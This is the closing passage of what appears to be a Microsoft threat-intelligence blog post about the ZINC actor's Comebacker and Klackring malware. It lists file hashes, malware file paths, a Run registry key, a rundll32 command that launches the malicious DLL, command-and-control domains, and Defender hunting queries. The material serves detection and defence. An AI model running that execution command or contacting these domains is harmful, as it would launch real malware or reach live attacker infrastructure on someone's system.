- 53f3e55c1217dafb8801af7087e7d68b605e2b6dde6368fceea14496c8a9f3e5
- 99c95b5272c5b11093eed3ef2272e304b7a9311a22ff78caeb91632211fcb777
- f21abadef52b4dbd01ad330efb28ef50f8205f57916a26daf5de02249c0f24ef
- 2cbdea62e26d06080d114bbd922d6368807d7c6b950b1421d0aa030eca7e85da
- 079659fac6bd9a1ce28384e7e3a465be4380acade3b4a4a4f0e67fd0260e9447
- 0b9133bc24593a358c0471da4aa9c7479270dab93c0941e5132af6ba177c5228

Host IOCs

Comebacker Visual Studio Project file execution

Rundll32.exe dxgkrnl_poc.vcxproj.suo,CMS_dataFinal Bx9yb37GEcJNK6bt 4231

Comebacker file names and exported function name

Note that the file name was often changed and these names shouldn’t be considered a definitive list:

- *Browse.vc.db,ENGINE_get_RAND*
- *NVIDIA.bin,SSL_HandShaking*
- *adobe.bin,SSL_HandShaking*
- *USOShared.bin,ntWindowsProc*
- *update.dat,SetWebFilterString*
- *update.bin,CleanupBrokerString*
- *ntuser.db,glInitSampler*
- *RdrCEF.bin,json_object_get_unicode_string*
- *update.bin,ASN2_TYPE_new*
- *USO.DAT,deflateSuffix*
- *USO.DAT,cmsSetLogHandlerTHR*
- *USO.DAT,sql_blob_open*

- *localdb.db,ntSystemInfo*

Registry Key

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SSL Update

File path

Klackring

This malware was deployed as a .sys file in *C:\windows\system32\*

- *C:\Windows\System32\helpsvc.sys*
- *C:\Windows\System32\Irmon.sys*
- *C:\Windows\System32\LogonHours.sys*
- *C:\Windows\System32\Ntmssvc.sys*
- *C:\Windows\System32\NWCWorkstation.sys*
- *C:\Windows\System32\Nwsapagent.sys*
- *C:\Windows\System32\PCAudit.sys*
- *C:\Windows\System32\uploadmgr.sys*

Generic folders and file paths for malware and tooling

These are folders and file paths that have been used by ZINC for malware and tools but may be used by other actors or produce false positives.

Look for .bin, .db, .dat, and .cpl files in the following folders, *USOShared* was most used across victims:

- *C:\ProgramData\USOShared\*
- *C:\ProgramData\Adobe\*
- *C:\ProgramData\Mozilla\*
- *C:\ProgramData\NVIDIA\*
- *C:\ProgramData\Oracle\*
- *C:\ProgramData\VirtualBox\*

Check these file paths for additional malware and tooling:

- *C:\MSCache\msomui.dat*
- *C:\MSCache\local.cpl*
- *C:\ProgramData\ntuser.db*
- *C:\ProgramData\ntuser.ini*
- *C:\ProgramData\taskhost.exe*
- *C:\ProgramData\Adobe\get.exe*
- *C:\ProgramData\Adobe\ARM\AdobeUpdate.exe*
- *C:\ProgramData\Mozilla\update.bin*

- *C:\ProgramData\NVIDIA\graphicscheck.exe*
- *C:\ProgramData\NVIDIA\NVIDIA.bin*
- *C:\ProgramData\Oracle\java.db*
- *C:\ProgramData\Oracle\java.cpl*
- *C:\ProgramData\USOShared\Search.bin*
- *C:\Windows\netsvc.exe*
- *C:\Windows\system32\kjchost.dll*
- *C:\Windows\System32\traextapi.dll*
- *C:\Windows\System32\healthextapi.dll*
- *C:\Windows\System32\detaextapi.dll*
- *C:\Windows\Temp\ads.tmp*
- *C:\windows\Temp\CA_Root.pfx*
- *C:\Recovery\recover.bin*
- *C:\Recovery\re.bin*

Advanced hunting queries

To locate possible exploitation activity related to the contents of this blog, you can run the following advanced hunting queries via Microsoft Defender for Endpoint:

Command and control

Look for backdoor establishing network connections to command and control. Run query in Microsoft Defender for Endpoint

```
DeviceNetworkEvents
| where RemoteUrl in~('codevexillium.org',
'angeldonationblog.com',
'investbooking.de',
'krakenfolio.com')
```

Execution

Look for PowerShell launched from MSBUILD with the related commands. Run Query in Microsoft Defender for Endpoint

```
DeviceProcessEvents
| where FileName =~ "powershell.exe"
| where ProcessCommandLine has "is64bitoperatingsystem"
and ProcessCommandLine has "Debug\\Browse"
```

Malicious files

Look for the presence of malicious files related to this threat. Run the below query in Microsoft Defender for Endpoint

```
DeviceFileEvents
| where SHA256 in~(
// Malicious Visual Studio .vcxproj files
'0ac5c8ad0c2ddef4d41724acac586ffabcc92ab9d4906a4fc4a1ff2ec2feec7c',
'1cc60cb1e08779ff140dfbb4358a7c2587ba58ad2f1f23343b9efb51bb25aaed',
'5024f199836692fe428aef3d41a561448632e9cbab954f842ef300573600423d',
'98a6e0c8b8ec4dbbc3ef21308ec04912fa38e84828cedad99e081d588811ba5e',
'd02752aadc71fafa950a6a51b1298dc914e81d20f95a86b12ee07cd2d2a85711',
// Comebacker Malware
'0acf21fba2b46ad2dd9c0da887f0fda704e7a5569b735c288d43a57688eb53fa',
'133280e985448a3cfa8906830af137634c4657740a8c7209a368c5a0d0b3dabf',
'25d8ae4678c37251e7ffbaeddc252ae2530ef23f66e4c856d98ef60f399fa3dc',
'284df008aa2459fd1e69b1b1c54fb64c534fce86d2704c4d4cc95d72e8c11d6f',
'34e13e2efb336fbe8202ca931a496aa451cf554450806b63d25a57a627e0fb65',
'39ad9ae3780c2f6d41b1897e78f2b2b6d549365f5f024bc68d1fe794b940f9f1',
'4c3499f3cc4a4fdc7e67417e055891c78540282dccc57e37a01167dfe351b244',
'68e6b9d71c727545095ea6376940027b61734af5c710b2985a628131e47c6af7',
'80a19caf4cfc9717d449975f98a157d0a483bf48a05e3b6f7a9b204faa8c35d1',
'88aeaff0d989db824d6e9429cd94bc22bbbfc39775c0929e703343798f69e9cc',
'913871432989378a042f5023351c2fa2c2f43b497b75ef2a5fd16d65aa7d0f54',
'ca48fa63bd603c74ab02841fc6b6e90c29a9b740232628fadafa923d2833a314',
'd0678fe8c92912698c4b9d4d03d83131e16d8b219ccf373fa847da476788785b',
'5815103140c68614fd7fc05bad540e654a37b81b7e451e213128f2eff081005a',
'e413e8094d76061f094f8b9339d00d80514065f7d37c184543c0f80c5d51bd80',
'c23f50c8014c190afa14b4c2c9b85512fb3a75405652c9b6be1401f678295f36',
'a75886b016d84c3eaacaf01a3c61e04953a7a3adf38acf77a4a2e3a8f544f855',
// Klackring Malware
'0acf21fba2b46ad2dd9c0da887f0fda704e7a5569b735c288d43a57688eb53fa',
'16ad21aedf8f43fcedaa19dbd4f4fda0f3fec0517662b99a3054dac6542ab865',
'1d9a58bc9b6b22fb3e3099996dbab13bfc5258b8307026f66fa69729d40f2b13',
'4bfeb22ec438cf7ed8a7fefe6e7f321d842ad6ade0ca772732d1a757177e7ad7',
'6b3a693d391426182fc2944d14b0816cdf1e5f87c13d6eb697756f9577b0bcee',
'70e1f774c0c80e988641d709d3a6990193e039b1ce618ceaacc1d61a850e9b76',
'77a9a0f67d09cafaf05ee090483a64622a7a04dfe226763f68651b071c1802f2',
'8d85e31de2623538a42a211e3919d5602f99dc80f21e0c5f99d53838b2b07063',
'90b4bd609b84c41beeed5b9310f2d84de83c74aaecfd1facc02e278be5059110',
'9c90bbe4b61136d94170e90c299adab0d1ccbc3a8f71519799dd901d742f3561',
'9f23069f74d0fb09823ad7f46f338d7920a731622404a7754df36ffbc40f8744',
'a1c4c617d99d10bbb2524b4d5bfdcf00f47d9cf39e8c7d3e6a9ce1219393da5a',
'a4fb20b15efd72f983f0fb3325c0352d8a266a69bb5f6ca2eba0556c3e00bd15',
'aa5264323755a7dfa7c39ada09224c8c1de03ec8aeb6f7b216a56e8475e5f547',
'aeb6fb0ba6d947b4ee67a5111fbdf798c4488377ae28bdf537c1f920a58785b7',
'b47969e73931546fdcfb1e69c43da911dc9f7bb8d0e211731a253b572ecdc4fe',
'bc19a9415428973d65358291d604d96a0915a01d4b06939269b9e210f23aad43',
'c5d13324100047d7def82eeafdb6fc98cc2ccfae56db66ada9f1c3c7429ef9cb',
'dcc986c48c9c99c012ae2b314ac3f2223e217aee2ccdfb733cbbdaea0b713589',
'e8cf9b04ba7054e1c34bda05106478f9071f8f6569b4822070834abbf8e07a95',
'b32319da446dcf83378ab714f5ad0229dff43c9c6b345b69f1a397c951c1122e',
'11fef660dec27474c0c6c856a7b4619155821fdd1ce404848513a2700be806a5',
'9e562cc5c3eb48a5f1a1ccd29bf4b2ff4ab946f45aa5d8ea170f69104b684023',
// viaglt64.sys – Vulnerable Vir.IT driver for CVE-2017-16238
'58a74dceb2022cd8a358b92acd1b48a5e01c524c3b0195d7033e4bd55eff4495'
// Other potentially related malware and tools
'e0e59bfc22876c170af65dcbf19f744ae560cc43b720b23b9d248f4505c02f3e',
'3d3195697521973efe0097a320cbce0f0f98d29d50e044f4505e1fbc043e8cf9',
'0a2d81164d524be7022ba8fd4e1e8e01bfd65407148569d172e2171b5cd76cd4',
'96d7a93f6691303d39a9cc270b8814151dfec5683e12094537fd580afdf2e5fe',
'dc4cf164635db06b2a0b62d313dbd186350bca6fc88438617411a68df13ec83c',
'46efd5179e43c9cbf07dcec22ce0d5527e2402655aee3afc016e5c260650284a',
'95e42a94d4df1e7e472998f43b9879eb34aaa93f3705d7d3ef9e3b97349d7008',
'9d5320e883264a80ea214077f44b1d4b22155446ad5083f4b27d2ab5bd127ef5',
'9fd05063ad203581a126232ac68027ca731290d17bd43b5d3311e8153c893fe3',
'ada7e80c9d09f3efb39b729af238fcdf375383caaf0e9e0aed303931dc73b720',
'edb1597789c7ed784b85367a36440bf05267ac786efe5a4044ec23e490864cee',
'33665ce1157ddb7cd7e905e3356b39245dfba17b7a658bdbf02b6968656b9998',
'3ab770458577eb72bd6239fe97c35e7eb8816bce5a4b47da7bd0382622854f7c',
'b630ad8ffa11003693ce8431d2f1c6b8b126cd32b657a4bfa9c0dbe70b007d6c',
'53f3e55c1217dafb8801af7087e7d68b605e2b6dde6368fceea14496c8a9f3e5',
'99c95b5272c5b11093eed3ef2272e304b7a9311a22ff78caeb91632211fcb777',
'f21abadef52b4dbd01ad330efb28ef50f8205f57916a26daf5de02249c0f24ef',
'2cbdea62e26d06080d114bbd922d6368807d7c6b950b1421d0aa030eca7e85da',
'079659fac6bd9a1ce28384e7e3a465be4380acade3b4a4a4f0e67fd0260e9447')
```

To learn more about Microsoft Security solutions visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us at @MSFTSecurity for the latest news and updates on cybersecurity.